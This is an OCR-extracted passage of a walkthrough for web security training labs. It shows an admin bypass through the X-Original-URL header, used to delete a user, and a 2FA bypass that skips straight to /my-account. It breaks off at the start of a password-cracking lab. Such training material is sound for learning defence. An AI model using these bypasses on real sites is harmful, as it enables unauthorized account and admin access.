
Step 1 : Open the lab in the browser




Step 2 : Try to load /admin and observe that you get blocked




Step 3 : In brup suite , turn interception on and and send the request to repeater




Step 4 : Change the http header X-Original-URL: /invalid and observe that it response Not Found




Step 5 : Change the X-Original-URL to /admin. Now you access the admin page



Step 6 : Delete the carlos, add ?username=carlos and change the X-Original-URL to /admin/delete



Step 7 : Lab solved




Authentication


Authentication vulnerabilities arise when login mechanisms are weak or incorrectly implemented. This allows attackers to bypass login, crack passwords, abuse reset functions, or skip multi-factor authentication.

Lab 1 : 2FA simple bypass


Step 1 : Open the lab in the browser




Step 2 : Login with the usernam wiener




Step 3 : Click the email client button to access the emails




Step 4 : Enter the security code you get from the email client




Step 5 : Login using the victim's username



Step 6 : Change the URL to /my-account




Step 7 : Lab solved




Lab 2 : Offline password cracking

Step 1 : Open the lab in the browser

